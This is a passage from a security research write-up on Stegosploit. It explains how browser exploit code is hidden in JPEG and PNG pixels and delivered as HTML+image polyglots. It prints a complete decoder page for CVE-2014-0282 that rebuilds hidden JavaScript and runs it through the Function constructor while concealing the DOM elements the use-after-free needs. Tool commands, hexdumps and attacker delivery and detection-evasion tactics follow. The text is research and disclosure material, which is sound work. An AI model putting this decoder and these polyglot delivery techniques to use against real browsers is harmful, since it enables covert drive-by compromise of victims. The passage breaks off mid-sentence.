A Few Notes on Encoding on JPEG using CANVAS

All Stegosploit tools use HTML5 CANVAS for image analysis, encoding, and decoding. Here are some of the finer points to be kept in mind for using or extending the tools.[37]

`iterative_encoding.html` generates JPEG images using the `toDataURL("image/jpeg", quality)`. The `quality` parameter

[37] These observations are based on encoding that involved messages averaging 2,500 bytes in size, the average size of a typical minified and compacted browser exploit.

is a value between 0 and 1. As mentioned earlier, a value of 1 does not imply lossless encoding. By default, `iterative_encoding.html` keeps the quality value as 1. Reducing the quality value increases the pixel deviation with each encoding round, prolonging the convergence, and in some cases not leading to convergence at all. The quality of encoding also depends upon whether the encoder uses software-only encoding or hardware assisted encoding. Floating point precision, make and model of GPU, and JPEG libraries across different platforms contribute to minor errors when encoding and decoding across browsers.

I have found that encoding at bit layers 0 and 1 usually never results into convergence when it comes to JPEG. My tests were performed with IE9 and Firefox 21. Bit layers 2 and 3 have shown more success when it comes to encoding, especially on IE. Bit layer 5 and above result in noticeable visual aberration of the encoded image.

A pixel grid of 3×3 is preferred for the encoding process. This implies 1 bit for every 9 pixels in the image. Higher pixel grids yield faster convergence and less visual degradation. The JPEG DCT algorithm encodes 8×8 pixel squares at a time. It doesn't make sense to use a pixel grid larger than 8×8.

I encountered unusual errors when encoding larger images. The pixel array of the CANVAS appeared to be truncated beyond a certain dimension. For example, encoding was successful on 1024×768 pixel images, but completely fell apart on 1280×850 pixel images. While I have not tested the operating limit in terms of dimensions, a discussion on Stack Overflow[38] seems to indicate that IE might limit CANVAS memory to 20MB.

Color images can be thought of as composite images derived from three channels: Red, Green, and Blue. Each image can

[38] Stack Overflow, "Strange issue with Canvas in Internet Explorer 9, is there any constraint of width and size of canvas/context?"

therefore be visualized as being decomposed into three channels, and each channel is further decomposed into 8-bit layers. We can choose to encode on any one of the 24 image layers.

Firefox's JPEG encoder outperforms IE's JPEG encoder when it comes to color images. IE's JPEG encoder does not usually converge when encoding at bit layers below 3.

Stegosploit's encoding process only affects the pixel data stored with the JPEG file. All other metadata including EXIF tags do not affect the encoding/decoding process. Encoded images generated from `iterative_encoding.html` do not retain any metadata present in the original image. This is because `toDataURI("image/jpeg")` generates entirely new JPEG data. It is possible to copy the original JPEG metadata back onto the encoded image using EXIF manipulation tools such as `exiftool`.

```
$ exiftool -tagsFromFile source.jpg \
           -all:all encoded.jpg
```

Certain applications check for validity of images using metadata. Metadata adds more "legitimacy" to the steganographically encoded image.

Encoding for PNG images

PNG images store pixel data using lossless compression. There is no approximation of pixels, and therefore there is no loss of quality. HTML5 CANVAS has the ability to generate PNG images using the `toDataURI("image/png")` method.

`iterative_encoding.html` has the ability to auto-detect the source image type, based on its extension, and use the appropriate encoding process.

Encoding on PNG images has several advantages over JPEG:

The encoding process completes in a single pass. Encoding is possible at the lower layer, as the LSB, so no visual aberrations occur in the resulting image. Cross-browser decoding works accurately, and it ought to be possible to encode in the alpha channel!

8:7.3 Decoding the Exploit

A steganographically encoded exploit is performed in roughly the following six steps.

(1) Load the HTML containing the decoder Javascript in the browser.

(2) The decoder HTML loads the image carrying the steganographically encoded exploit code.

(3) The decoder Javascript creates a new CANVAS element.

(4) Pixel data from the image is loaded into the CANVAS, and the parent image is destroyed from the DOM. From here onward, the visible image is from the pixels in the CANVAS element.

(5) The decoder script reconstructs the exploit code bitstream from the pixel values in the encoded bit layer.

(6) The exploit code is reassembled into Javascript code from the decoded bitstream.

(7) The exploit code is then executed as Javascript. If the browser is vulnerable, it will be compromised.

Decoder for CVE-2014-0282

By and large the function of decoding the steganographically encoded exploit remains the same, but certain browser exploits need some extra support, by pre-populating certain elements in the DOM. CVE-2014-0282 is one such exploit that requires elements like `<form>`, `<textarea>`, `<input>` to be present in the DOM before triggering the Use-After-Free via Javascript.

```
<html><head><meta http-equiv="X-UA-Compatible" content="IE=Edge">
<script>var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var b=document.createE
lement("canvas");px.parentNode.insertBefore(b,px);b.width=px.width;b.height=px.height;var m=b
.getContext("2d");m.drawImage(px,0,0);px.parentNode.removeChild(px);var f=m.getImageData(0,0,
b.width,b.height).data;var h=[],j=0,g=0;var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;v
ar s=(p[n]&z)>>bL;var q=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round((s+q+a)/3);switc
h(eC){case 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}return(String.fromCharCode(t+48))};
var k=function(a){for(var q=0,o=0;o<a*8;o++){h[q++]=c(f,j,g);j+=gr;if(j>=b.width){j=0;g+=gr}}
};k(6);var d=parseInt(bTS(h.join("")));k(d);try{CollectGarbage()}catch(e){}exc(bTS(h.join(""
)))}function bTS(b){var a="";for(i=0;i<b.length;i+=8)a+=String.fromCharCode(parseInt(b.substr(
i,8),2));return(a)}function exc(b){var a=setTimeout((new Function(b)),100)}window.onload=i0;</
script><style>body{visibility:hidden;}.s{visibility:visible;position:absolute;top:15px;left:
10px;}</style></head><body><form id=fm><textarea id=c value=a1></textarea>
<input id=c2 type=checkbox name=o2 value="a2">Test check<Br><textarea id=c3 value="a2">
</textarea><input type=text name=t1></form>
<div class=s><img id=px src="#"></div>
</body></html>
```

Figure 8.16: Decoder Script and DOM Elements to exploit CVE-2014-0282

The HTML code containing the decoder script and other DOM elements required by CVE-2014-0282 is shown in Figure 8.16.

The HTML code is packed as tightly as possible. There are several important factors to be noted, each serving a specific purpose.

If IE9 does not detect the `<!DOCTYPE html>` declaration at the beginning of the HTML document, it switches over to Quirks Mode instead of Standards Mode. Without Standards Mode, CANVAS does not work, and our entire decoder process grinds to a halt.

Fortunately, IE can be switched over to Standards Mode using the `X-UA-Compatible` header as follows:[39]

```
1 <head><meta http-equiv="X-UA-Compatible" content="IE=Edge">
```

The decoder script in Figure 8.16 performs the inverse function of the encoder. The script requires three global variables that are hardcoded in the first line:

bL Bit Layer. It has to match the bit layer used for encoding the bitstream.

eC Encoding Channel. 0 = Red, 1 = Green, 2 = Blue, 3 = All Channels (grayscale)

gr Pixel Grid. Here 3 implies a 3x3 pixel grid, the same grid used in the encoding process.

The script ends by invoking the function `exc()` with the reconstructed exploit Javascript string.

The most obvious way of executing Javascript code represented as a string would be to use the `eval()` function. `eval()`, however, gets flagged as potentially dangerous code.

[39] `https://msdn.microsoft.com/en-us/library/jj676915`

Another way of executing Javascript code from strings is to create a new anonymous `Function` object, with the Javascript string supplied as an argument to its constructor. The resultant `Function` object can then be invoked to the same effect as `eval()`ing the string.

```
function exc(b){var a=setTimeout((new Function(b)),100)}
window.onload=i0;
```

Hat tip to Dr. Mario Heiderich for first discovering this technique.

When delivering exploits in style, the rendered view has to appear neat and clean. Extra DOM elements required for the Use-After-Free bug should not clutter the display. An extra `<style>` tag inserted into the HTML allows us to selectively display only the image, and hide everything else by default.

```
<style>body{visibility:hidden;} .s{visibility:visible;position:
    absolute;top:15p
x;left:10px;}</style></head>
```

This CSS style sets the contents of `body` as hidden. Only elements with style class `s` will be displayed. The following DOM elements required for the Use-After-Free are all hidden from view:

```
<body><form id=fm><textarea id=c value=a1></textarea>
<input id=c2 type=checkbox name=o2 value="a2">
Test check<Br><textarea id=c3 value="a2"></textarea>
<input type=text name=t1></form>
```

Only the image is visible, since it is wrapped within a `<div>` tag with CSS class `s` applied to it. Note the source of the image is set to `#`, which results into the current document URL. We shall see the usefulness of this trick when we discuss polyglot documents in a later section.

```
<div class=s><img id=px src="#"></div>
```

Exploit Delivery - Take 1

At this stage, we have the components necessary to deliver the exploit: (1) the HTML page containing the decoder and (2) the exploit code steganographically encoded in a JPEG file.

Individual inspection of the these two components would reveal nothing suspicious. The decoder Javascript contains no potentially offensive content. Its code simply manipulates CANVAS pixels and arrays.

The encoded JPEG file also carries no offensive strings. All the exploit code—the shellcode, the ROP chain, the Use-After-Free trigger—is now embedded as bits in pixels.

Earlier versions of Stegosploit, like the one demonstrated at SyScan 2015 Singapore used these two separate components to deliver the exploit.

The current version of Stegosploit—v0.2, demonstrated at HITB 2015 Amsterdam—combines the decoder HTML and the steganographically encoded image into a single container.[40] If opened in an image viewer, the contents show a perfectly valid JPEG image. If loaded into a browser, the contents render as an HTML document, invoking the decoder code and *triggering the exploit, while still showing the image (itself) in the browser*!

This is a polyglot document. For a detailed discussion on polyglots, please read up the excellent write-up by Ange Albertini in PoC||GTFO 7:6.

8:7.4 HTML+Image = Polyglot

The final product of Stegosploit is a single JPEG image that will trigger the CVE-2014-0282 Use-After-Free vulnerability in

[40] `http://conference.hitb.org/hitbsecconf2015ams/sessions/stegosploit-hacking-with-pictures/`

IE, when loaded in the browser. Before we get to the mechanics of HTML+JPEG polyglots, we shall take a look at the origins of browser-based polyglots.

IMAJS - Early Work

I first started exploring browser-based polyglots in 2012, trying to combine data formats that are loaded and parsed by browsers. The end result was IMAJS, a successful polyglot of a GIF image and Javascript. The IMAJS technique could also be applied on BMP files. I presented IMAJS polyglots in my talk titled "Deadly Pixels" at NoSuchCon 2013.[41]

GIF files always begin with the magic marker `GIF89a`. The idea here is to create a valid GIF image that contains Javascript appended at its end.

When interpreting it as Javascript, it should translate to a variable assignment such as `GIF89a = "stegosploit";`. However, when rendering it as an image, it should generate a proper image.

The first ten bytes of every GIF file are as follows, where `HH HH` and `WW WW` are 16-bit values.

```
1 47 49 46 38 39 61   HH HH   WW WW
  G  I  F  8  9  a    height  width
```

If we set the height to `0x2A2F`, it translates to `/*`, which is a Javascript comment. The width could be anything. Most browsers, honoring Postel's Law, will still render a proper image.

The following is an example of an IMAJS GIF file (GIF+JS), which will pop up a Javascript alert if loaded in a `<script>` tag:

```
GIF89a/*..... (GIF image data) .....*/="pwned";alert(Date());
```

[41] `http://www.slideshare.net/saumilshah/deadly-pixels-nsc-2013`

IMAJS BMP (BMP+JS) uses a similar header.

```
1 42 4D XX XX XX XX 00 00 00 00 ........
  B  M  Filesize    Empty Empty DIB data
```

The file size is now set to `2F 2A XX XX`. At the end of the BMP data, we append our Javascript code. Even though the file size is inaccurate, all browsers properly render the image.

```
BM/*..... (BMP image data) .....*/="pwned";alert(Date());
```

Polyglot maestro Ange Albertini has some more examples on Corkami.[42]

IMAJS GIF or IMAJS BMP could be used to wrap the HTML decoder script, described in Figure 8.16, in an image. Exploit delivery could therefore be accomplished using only two images: one image containing the decoder script, while the other holds the steganographically encoded exploit code. Stylish, but not enough.

Combining HTML in JPEG files

The first step towards single image exploit delivery is to combine HTML code in the steganographically encoded JPEG file, turning it into a perfectly valid HTML file.

Mixing HTML data in JPEG has an advantage over the IMAJS techniques described in Section 8:7.4. The image does not need to be loaded via a `<script>` tag. The browser will render the HTML directly when loaded and execute any embedded Javascript code along the way. If the same data is loaded within an `<img src="#">` tag, the browser will render the image in its display, as mentioned earlier in this article.

[42] `https://github.com/angea/corkami/tree/master/misc/jspics`

Basic JPEG file structure follows the JPEG File Interchange Format (JFIF). JFIF files contain several *segments*, each identified by the two-byte marker `FF xx` followed by the segment's data. Some popular segment markers are listed in the following table.

Marker	Code	Name
FF D8	SOI	Start Of Image
FF E0	APP0	JFIF File
FF DB	DQT	Define Quantization Table
FF C0	SOF	Start Of Frame
FF C4	DHT	Define Huffman Table
FF DA	SOS	Start Of Scan
FF D9	EOI	End Of Image

Every JPEG file must begin with a SOI segment, which is just two bytes, `FF D8`. The APP0 segment immediately follows the SOI segment. The format of the JFIF header is as follows:

```
typedef struct _JFIFHeader {
  BYTE SOI[2];        // FF D8
  BYTE APP0[2];       // FF E0
  BYTE Length[2];     // Length of APP0 field
                      // excluding APP0 marker
  BYTE Identifier[5];// "JFIF\0"
  BYTE Version[2];    // Major, Minor
  BYTE Units;         // 0 = no units
                      // 1 = pixels per inch
                      // 2 = pixels per cm
  BYTE Xdensity[2];   // Horiz Pixel Density
  BYTE Ydensity[2];   // Vert  Pixel Density
  BYTE XThumbnail;    // Thumb Width (if any)
  BYTE YThumbnail;    // Thumb Height (if any)
} JFIFHEAD;
```

The Stegosploit Toolkit includes a utility called `jpegdump.c` to enumerate segments in a JPEG file. Using `jpegdump` on the steganographically encoded image of Kevin McPeake shows the following results:

```
jpegdump kevin_encoded.jpg

marker 0xffd8 SOI at offset 0       (start of image)
marker 0xffe0 APP0 at offset 2      (application data section  0)
marker 0xffdb DQT at offset 20      (define quantization tables)
marker 0xffdb DQT at offset 89      (define quantization tables)
marker 0xffc0 SOF0 at offset 158    (start of frame (baseline jpeg))
marker 0xffc4 DHT at offset 177     (define huffman tables)
marker 0xffc4 DHT at offset 210     (define huffman tables)
marker 0xffc4 DHT at offset 393     (define huffman tables)
marker 0xffc4 DHT at offset 426     (define huffman tables)
marker 0xffda SOS at offset 609     (start of scan)
marker 0xffd9 EOC at offset 182952  (end of codestream)
```

The contents of `kevin_encoded.jpg` can be represented by the diagram on the left side of Figure 8.17.

The most promising location to add extra content is the `APP0` segment. Increasing the two-byte length field of `APP0` gives us extra space at the end of the segment in which to place the HTML decoder data, as shown on the right side of the figure.

Stegosploit's `html_in_jpg_ie.pl` utility can be used to combine HTML data within a JPEG file.

```
1 $ ./html_in_jpg_ie.pl decoder_cve_2014_0282.html        \
                        kevin_encoded.jpg kevin_polyglot
```

The resultant `kevin_polyglot` file increases in size, successfully embedding the HTML data in the slack space artificially created at the end of the `APP0` segment. In the following example, the length of the `APP0` segment increases from 18 bytes to 12,092 bytes. The HTML decoder code shown in Figure 8.16 is embedded between blocks of random data in the `APP0` segment from offset `0x0014` to `0x2f3d`.

HTML/JPEG Coexistance

JPEG decoders would have no problem in properly displaying the image contained in the HTML+JPEG polyglot described in




Figure 8.17: Structure of a JPEG (top) and JPEG+HTML (bottom).




Figure 8.18: PNG Structure (top) and PNG+HTML Structure (bottom).

```
$ ./jpegdump kevin_polyglot
marker 0xffd8 SOI at offset 0       (start of image)
marker 0xffe0 APP0 at offset 2      (application data section  0)
marker 0xffdb DQT at offset 12094   (define quantization tables)
marker 0xffdb DQT at offset 12163   (define quantization tables)
marker 0xffc0 SOF0 at offset 12232  (start of frame (baseline jpeg))
marker 0xffc4 DHT at offset 12251   (define huffman tables)
marker 0xffc4 DHT at offset 12284   (define huffman tables)
marker 0xffc4 DHT at offset 12467   (define huffman tables)
marker 0xffc4 DHT at offset 12500   (define huffman tables)
marker 0xffda SOS at offset 12683   (start of scan)
marker 0xffd9 EOC at offset 195026  (end of codestream)

$ hexdump -Cv kevin_polyglot
00000000  ff d8 ff e0 2f 2a 4a 46  49 46 00 01 01 01 00 00  |..../*JFIF......|
00000010  00 00 00 00 3c 68 74 6d  6c 3e 3c 21 2d 2d 20 40  |....<html><!-- @|
00000020  67 f8 8b 4a 08 4d de 8f  c4 c1 44 c4 7f 90 bc e2  |g..J.M....D.....|
00000030  98 32 87 11 d5 e7 fb 35  86 35 8f 6d e5 65 dd a4  |.2.....5.5.m.e..|
:         :                                               :
:         :                                               :     RANDOM DATA
:         :                                               :
000001a0  90 eb 27 4f e5 90 27 71  8c 8a c0 da 91 20 d4 c8  |..'O..'q..... ..|
000001b0  02 15 38 fd 96 c3 5c 21  32 27 0f d4 7b b7 c0 c9  |..8...\!2'..{...|
000001c0  b3 26 68 15 ae 45 7c 24  7a 0b 20 2d 2d 3e 3c 68  |.&h..E|$z. --><h|
000001d0  65 61 64 3e 3c 6d 65 74  61 20 68 74 74 70 2d 65  |ead><meta http-e|
000001e0  71 75 69 76 3d 22 58 2d  55 41 2d 43 6f 6d 70 61  |quiv="X-UA-Compa|
000001f0  74 69 62 6c 65 22 20 63  6f 6e 74 65 6e 74 3d 22  |tible" content="|
00000200  49 45 3d 45 64 67 65 22  3e 3c 73 63 72 69 70 74  |IE=Edge"><script|
00000210  3e 76 61 72 20 62 4c 3d  32 2c 65 43 3d 33 2c 67  |>var bL=2,eC=3,g|
00000220  72 3d 33 3b 66 75 6e 63  74 69 6f 6e 20 69 30 28  |r=3;function i0(|
:         :                                               :
:         :                                               :    HTML+DECODER
:         :                                               :
000006e0  73 3e 3c 69 6d 67 20 69  64 3d 70 78 20 73 72 63  |s><img id=px src|
000006f0  3d 22 23 22 3e 3c 2f 64  69 76 3e 3c 2f 62 6f 64  |="#"></div></bod|
00000700  79 3e 3c 2f 68 74 6d 6c  3e 3c 21 2d 2d df d0 c9  |y></html><!--...|
00000710  73 08 ac 3f 95 9c 73 80  38 6e fd 80 c8 60 7a c3  |s..?..s.8n...`z.|
00000720  19 ac e2 af 6c dd 4c 77  70 32 30 74 ad 5c f2 46  |....l.Lwp20t.\.F|
:         :                                               :
:         :                                               :     RANDOM DATA
:         :                                               :
00002ef0  6b 2e b4 ba 7a 07 f7 5a  b8 c6 79 67 1b c5 9a 85  |k...z..Z..yg....|
00002f00  53 80 af 8d a8 11 5b f5  d8 e2 93 4b 03 03 b5 9b  |S.....[....K....|
00002f10  0b 1d 35 78 29 ec d5 a2  44 43 cd 1d d5 2e d5 20  |..5x)...DC..... |
00002f20  e5 14 a4 ba c8 f0 71 4e  09 71 e5 42 18 52 65 09  |......qN.q.B.Re.|
00002f30  6c 88 f5 e7 6e bf 56 fa  e1 60 ee e3 20 41 ff db  |l...n.V..`.. A..|
00002f40  00 43 00 01 01 01 01 01  01 01 01 01 01 01 01 01  |.C..............|
00002f50  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f60  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f70  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f80  01 01 01 ff db 00 43 01  01 01 01 01 01 01 01 01  |......C.........|
00002f90  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fa0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fb0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fc0  01 01 01 01 01 01 01 01  ff c0 00 11 08 01 e0 02  |................|
00002fd0  80 03 01 22 00 02 11 01  03 11 01 ff c4 00 1f 00  |...".............|
00002fe0  00 01 05 01 01 01 01 01  01 00 00 00 00 00 00 00  |................|
00002ff0  00 01 02 03 04 05 06 07  08 09 0a 0b ff c4        |..............
```

Figure 8.19: JPEG Dump of a Polyglot

Figure 8.19. Browsers, however, would encounter problems when trying to properly render HTML tags. The extra JPEG data would end up polluting the DOM. If the JPEG data contains symbols such as < or >, the browser may end up creating erroneous tags in the DOM, which can affect the execution of the decoder Javascript.

To prevent JPEG data from interfering with HTML, we can use a few strategically placed HTML comments `<--` and `-->`. In this example, the `<html>` tag is placed at offset 0x0014, followed by a start HTML comment `<!--` marker. The first block of random data ends with the HTML comment terminator, `-->`. The contents of the HTML decoder code is written after the HTML comment terminator. At the end of the HTML decoder code, we shall put another start HTML comment `<!--` marker to comment out the rest of the JPEG file's data.

There have been some extreme cases where the JPEG file itself may contain an inadvertent HTML comment terminator `-->`. In such situations, we can use an illegal start-of-Javascript tag `<script type=text/undefined>` at the end of the decoder code. This script tag is deliberately not terminated. The DOM renderer will ignore everything following `<script type=text/undefined>` for HTML rendering. Since the language type is set to `text/-undefined`, no valid Javascript or VBScript interpreter will run the code contained in this open script tag.

Combining HTML in PNG files

Generating an HTML+PNG polyglot can be done using a technique similar to HTML+JPEG polyglots. We have to inspect the PNG file structure and figure out a safe way for embedding HTML content in it.

PNG File Structure

PNG files consist of an eight-byte PNG signature (`89 50 4E 47 0D 0A 1A 0A`) followed by several FourCC—Four Character Code—chunks. FourCC chunks are used in several multimedia formats.

Each chunk consists of four parts: Length, a Chunk Type, the Chunk Data, and a 32-bit CRC. The Length is a 32-bit unsigned integer indicating the size of only the Chunk Data field, while the Chunk Type is a 32-bit FourCC code such as `IHDR`, `IDAT`, or `IEND`. The CRC is generated from the Chunk Type and Chunk Data, but does *not* include the Length field.

Stegosploit's `pngenum.pl` utility lets us explore chunks in a PNG file. Running it against a steganographically encoded PNG file shows us the following results:

```
$ pngenum.pl pinklock_encoded.png
2
PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
4 IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A) OK
  IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8) OK
6 IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E) OK
  IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282) OK
8 :    :                        :
  IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893) OK
10 IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5) OK
   IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15) OK
12 IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222) OK
   IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) OK
```

Each PNG file must contain one `IHDR` chunk, the image header. Image data is encoded in multiple `IDAT` chunks. Each PNG file must terminate with an `IEND` chunk.

PNG files are easier to extend than JPEG files. We can simply insert extra PNG chunks. PNG provides informational chunks such as `tEXt` chunks that may be used to contain image metadata. We can insert `tEXt` chunks immediately after the `IHDR` chunk.

`tEXt` chunks are basically name-value pairs, separated by a NULL byte `0x00`. A `tEXt` chunk looks like this:

```
[length][tEXt][name\x00Saumil Shah][CRC]
```

An approach taken by Cody Brocious (@daeken) explores compressing Javascript code into PNG images in his article, "Superpacking JS demos."[43]

We shall take a slightly different approach, which does not involve using illegal PNG chunks, preserving the validity of the PNG file and not raising any suspicions. The right side of Figure 8.18 shows how to embed HTML data within PNG files.

Stegosploit's `html_in_png.pl` utility can be used to combine HTML data within a PNG file.

```
$ ./html_in_png.pl decoder_cve_2014_0282.html              \
                   pinklock_encoded.png pinklock_polyglot
```

Figure 8.20 presents the output of `pngenum.pl` run on this file.

This concludes our discussion on HTML+JPEG and HTML+PNG polyglots for the time being. Next we shall explore delivery techniques for these polyglots, so that these "images" will auto-run when loaded in the browser.

8:7.5 HTTP Transport

In Section 8:7.3, we established the need for HTML+Image polyglots to deliver exploits via a single image. We explored how to prepare HTML+JPEG and HTML+PNG polyglots in Section 8:7.4.

This section provides a few insights into controlling some of the finer points of HTTP transport when it comes to delivering the polyglot to the browser. The primary goal is to enable the

[43] `http://daeken.com/superpacking-js-demos`

```
$ ./pngenum.pl pinklock_polyglot

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A) OK
tEXt 12 bytes CRC: 0xF1A3A4DE (computed 0xF1A3A4DE) OK
tEXt 2575 bytes CRC: 0x148DB406 (computed 0x148DB406) OK
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282) OK
:    :               :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) OK

$ hexdump -Cv pinklock_polyglot

00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 04 00 00 00 02 a8  08 06 00 00 00 e9 82 8d  |................|
00000020  3a 00 00 00 0c 74 45 58  74 3c 68 74 6d 6c 3e 00  |:....tEXt<html>.|
00000030  3c 21 2d 2d 20 f1 a3 a4  de 00 00 0a 0f 74 45 58  |<!-- ........tEX|
00000040  74 5f 00 4b 92 ab 87 84  51 22 f4 79 21 c0 51 b4  |t_.K....Q".y!.Q.|
00000050  60 9b c0 e6 5c bd b9 4a  81 3b a9 ba 3b a3 d1 7a  |`...\..J.;..;..z|
:         :                                               :
:         :                                               :     RANDOM DATA
:         :                                               :
00000490  ed e6 43 e5 d8 6a 21 2d  bb d0 76 40 e3 be a8 e7  |..C..j!-..v@....|
000004a0  37 36 a4 2d 26 95 8d a8  a8 29 a6 24 c1 67 f6 d5  |76.-&....).$.g..|
000004b0  9c ae c8 fb 32 fd 20 2d  2d 3e 3c 68 65 61 64 3e  |....2. --><head>|
000004c0  3c 6d 65 74 61 20 68 74  74 70 2d 65 71 75 69 76  |<meta http-equiv|
000004d0  3d 22 58 2d 55 41 2d 43  6f 6d 70 61 74 69 62 6c  |="X-UA-Compatibl|
000004e0  65 22 20 63 6f 6e 74 65  6e 74 3d 22 49 45 3d 45  |e" content="IE=E|
000004f0  64 67 65 22 3e 3c 73 63  72 69 70 74 3e 76 61 72  |dge"><script>var|
00000500  20 62 4c 3d 30 2c 65 43  3d 31 2c 67 72 3d 34 2c  | bL=0,eC=1,gr=4,|
00000510  70 78 3d 22 6a 22 3b 66  75 6e 63 74 69 6f 6e 20  |px="j";function |
:         :                                               :
:         :                                               :    HTML+DECODER
:         :                                               :
000009f0  22 3e 3c 2f 66 6f 72 6d  3e 3c 64 69 76 20 63 6c  |"></form><div cl|
00000a00  61 73 73 3d 22 73 22 3e  3c 69 6d 67 20 69 64 3d  |ass="s"><img id=|
00000a10  22 6a 22 20 73 72 63 3d  22 23 22 3e 3c 2f 64 69  |"j" src="#"></di|
00000a20  76 3e 3c 2f 62 6f 64 79  3e 3c 2f 68 74 6d 6c 3e  |v></body></html>|
00000a30  3c 73 63 72 69 70 74 20  74 79 70 65 3d 27 74 65  |<script type='te|
00000a40  78 74 2f 75 6e 64 65 66  69 6e 65 64 27 3e 2f 2a  |xt/undefined'>/*|
00000a50  14 8d b4 06 00 00 20 00  49 44 41 54 78 9c 84 bc  |...... .IDATx...|
00000a60  67 5c 54 07 da bf ef b3  31 c4 98 cd 96 e7 d9 4d  |g\T.....1......M|
00000a70  b2 a6 18 45 14 41 90 32  cc 30 0c 30 74 04 1b 16  |...E.A.2.0.0t...|
00000a80  44 45 45 05 a6 50 84 a1  57 bb 49 34 76 53 4d a2  |DEE..P..W.I4vSM.|
```

Figure 8.20: PNG Dump of a Polyglot

image polyglot to be rendered as HTML in the browser, allowing the embedded decoder script to execute when the document loads. The secondary goal is to avoid detection on the network. An interesting side effect of time-shifted exploit delivery will be discussed at the end of this section.

Exploring the nuances of HTTP transport in itself can be a very complex topic, so I shall keep the discussion restricted to the relevant points.

Reaching the Target Browser

As an attacker, we have the three options for sending the polyglot to the victim's browser. (1) We can host the image on an attacker-controlled web server and send its URL to the victim. (2) We could host the entire exploit on a URL shortener. (3) We could upload the image to a third-party website and provide a direct link.

It is also possible to combine this with a vast array of XSS vulnerabilities, but that is left to the reader's imagination and talent.

Hosting drive-by exploit code on an attacker-controlled web server is the most popular of all HTTP delivery techniques. The HTML+Image polyglot can be hosted as a file with a JPEG or PNG file extension, an extension not registered with the browser's default MIME types, or no file extension at all!

For each case, the web server can be configured to deliver the `Content-Type: text/html` HTTP header to force the victim's browser to render the polyglot content as an HTML document. An explicit `Content-Type` header will override file extension guessing in the browser.

URL shorteners can be abused far more than just hiding a URL behind redirects. My previous research, presented in a lightning

